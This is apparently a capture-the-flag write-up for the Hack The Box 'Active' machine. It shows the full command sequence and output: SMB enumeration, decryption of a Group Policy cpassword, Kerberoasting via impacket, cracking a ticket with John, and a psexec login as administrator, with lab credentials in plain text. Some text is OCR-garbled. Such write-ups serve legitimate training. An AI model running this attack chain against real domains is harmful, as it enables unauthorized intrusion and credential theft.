Port Scan

```
r—(kali⊕kali)-[~]
$ sudo nmap -sS -A 10.10.10.100
Starting Nmap 7.91 (https://nmap.org) at 2021-07-07 01:49 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.00% done; ETC: 01:49 (0:00:00 remaining)
Nmap scan report for 10.10.10.100 (10.10.10.100)
Host is up (0.37s latency).
Not shown: 983 closed ports
PORT
         STATE SERVICE
                             VERSION
53/tcp
        open domain
                             Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
| bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp
         open kerberos-sec Microsoft Windows Kerberos (server time: 2021-07-07 05:51:06Z)
                             Microsoft Windows RPC
135/tcp
         open msrpc
         open netbios-ssn Microsoft Windows netbios-ssn
139/tcp
389/tcp
         open ldap
                             Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
                             Microsoft Windows RPC over HTTP 1.0
593/tcp open ncacn_http
636/tcp open tcpwrapped
3268/tcp open ldap
                             Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
49152/tcp open msrpc
                             Microsoft Windows RPC
                             Microsoft Windows RPC
49153/tcp open msrpc
49154/tcp open msrpc
                             Microsoft Windows RPC
49155/tcp open msrpc
                             Microsoft Windows RPC
49157/tcp open ncacn_http
                            Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc
                             Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (97%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft Windows Server 2008 R2 SP1 (96%),
Microsoft Windows Server 2008 SP1 (96%), Microsoft Windows Server 2008 SP2 (96%), Microsoft Windows 7 (96%), Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (96%), Microsoft Windows 7
SPO - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows 7 SP1 (96%), Microsoft Windows 7 Ultimate (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 54s
| smb2-security-mode:
   2.02:
     Message signing enabled and required
```

SMB Map

```
r—(kali⊕kali)-[~]
$ smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445
                              Name: active.htb
       Disk
                                                              Permissions
                                                                             Comment
       ____
                                                                             _____
       ADMIN$
                                                              NO ACCESS
                                                                             Remote Admin
       C$
                                                              NO ACCESS
                                                                             Default share
       IPC$
                                                              NO ACCESS
                                                                             Remote IPC
       NETLOGON
                                                              NO ACCESS
                                                                             Logon server share
       Replication
                                                              READ ONLY
       SYSVOL
                                                              NO ACCESS
                                                                             Logon server share
                                                              NO ACCESS
       Users
```

smbclient

```
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```

- enumeration
- finally found the Groups.xml

Download it

```
| Ckali⊕kali)-[~/Desktop] | Characteristic | Characteris
```

- username: active.htb\SVC_TGS
- cpassword

edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTL†CuNH8pG5aSVYdYw/NglVmC

Google Search

search: group policies cpassword decrypt

i found this:

Decryption

download the script

wget https://gist.githubusercontent.com/andreafortuna/4d32100ae03abead52e8f3f61ab70385/raw/7b6f03f770e11fde39997696c4b218f0c6fa515e/GPPDecrypt.py

install pycrypto

pip3 install pycrypto

```
├──(kali⊕kali)-[~/Desktop]
└─$ python3 GPPDecrypt.py edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

Credentials

```
SVC_TGS:GPPstillStandingStrong2k18
```

SMB Map again

```
r—(kali⊛kali)-[~/Desktop]
└$ smbmap -u SVC_TGS -p GPPstillStandingStrong2k18 -H 10.10.10.100
[+] IP: 10.10.10.100:445
                               Name: active.htb
       Disk
                                                               Permissions
                                                                               Comment
       ADMIN$
                                                               NO ACCESS
                                                                               Remote Admin
       C$
                                                               NO ACCESS
                                                                               Default share
       IPC$
                                                               NO ACCESS
                                                                               Remote IPC
       NETLOGON
                                                               READ ONLY
                                                                               Logon server share
       Replication
                                                               READ ONLY
       SYSVOL
                                                               READ ONLY
                                                                               Logon server share
                                                               READ ONLY
       Users
```

SMB Client

```
smbclient //10.10.10.100/Users -U 'SVC_TGS'%'GPPstillStandingStrong2k18'
```


User Owned

```
r—(kali⊕kali)-[~/Desktop]
$\smbclient \( \text{/10.10.10.100/Users -U 'SVC_TGS'%'GPPstillStandingStrong2k18'} \)
Try "help" to get a list of possible commands.
smb: \> dir
                                               0 Sat Jul 21 10:39:20 2018
                                     DR
                                               0 Sat Jul 21 10:39:20 2018
                                      D
 Administrator
                                               0 Mon Jul 16 06:14:21 2018
 All Users
                                  DHSrn
                                               0 Tue Jul 14 01:06:44 2009
 Default
                                    DHR
                                               0 Tue Jul 14 02:38:21 2009
 Default User
                                  DHSrn
                                               0 Tue Jul 14 01:06:44 2009
                                    AHS
                                             174 Tue Jul 14 00:57:55 2009
 desktop.ini
```

WAD COMS

wadcoms is very usefull website to help you go further based on the info we have

I'm hoping to make WADComs a collaborative project, so please feel free to contribute your commands.



- Wadcoms github.io
- some choices are below



i will try

python3 GetUserSPNs.py active.htb/SVC_IGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request

the link below explains each impacket script

Secure Auth - impacket

Kerberos

- GetTGT.py: Given a password, hash or aesKey, this script will request a TGT and save it as ccache.
- GetST.py: Given a password, hash, aesKey or TGT in ccache, this script will request a Service Ticket and save it as ccache. If the account has constrained delegation (with protocol transition) privileges you will be able to use the -impersonate switch to request the ticket on behalf another user.
- GetPac.py: This script will get the PAC (Privilege Attribute Certificate) structure of the specified target user just having a normal authenticated user credentials. It does so by using a mix of [MS-SFU]'s S4USelf + User to User Kerberos Authentication.
- GetUserSPNs.py: This example will try to find and fetch Service Principal Names that are associated with normal user accounts. Output is compatible with JtR and HashCat.
- GetNPUsers.py: This example will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos preauthentication' set (UF_DONT_REQUIRE_PREAUTH). Output is compatible with JtR.
- ticketConverter.py: This script will convert kirbi files, commonly used by mimikatz, into ccache files used by Impacket, and vice versa.
- ticketer.py: This script will create Golden/Silver tickets from scratch or based on a template (legally requested from the KDC) allowing you to customize some of the parameters set inside the PAC_LOGON_INFO structure, in particular the groups, ExtraSids, duration, etc.
- raiseChild.py: This script implements a child-domain to forest privilege escalation by (ab)using the concept of Golden Tickets and ExtraSids.

Administrator Ticket

Crack using JTR

```
r—(kali⊛kali)-[~/Desktop]
└─$ john admin-ticket.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

Ticketmaster1968 (?)

1g 0:00:00:13 DONE (2021-07-07 05:44) 0.07639g/s 805001p/s 805001c/s 805001C/s Tiffani1432..Tiago_18

Use the "--show" option to display all of the cracked passwords reliably
```

Administrator Credentials

administrator:Ticketmaster1968

Rooted

python3 psexec.py active.htb/administrator:Ticketmaster1968@10.10.10.100

in action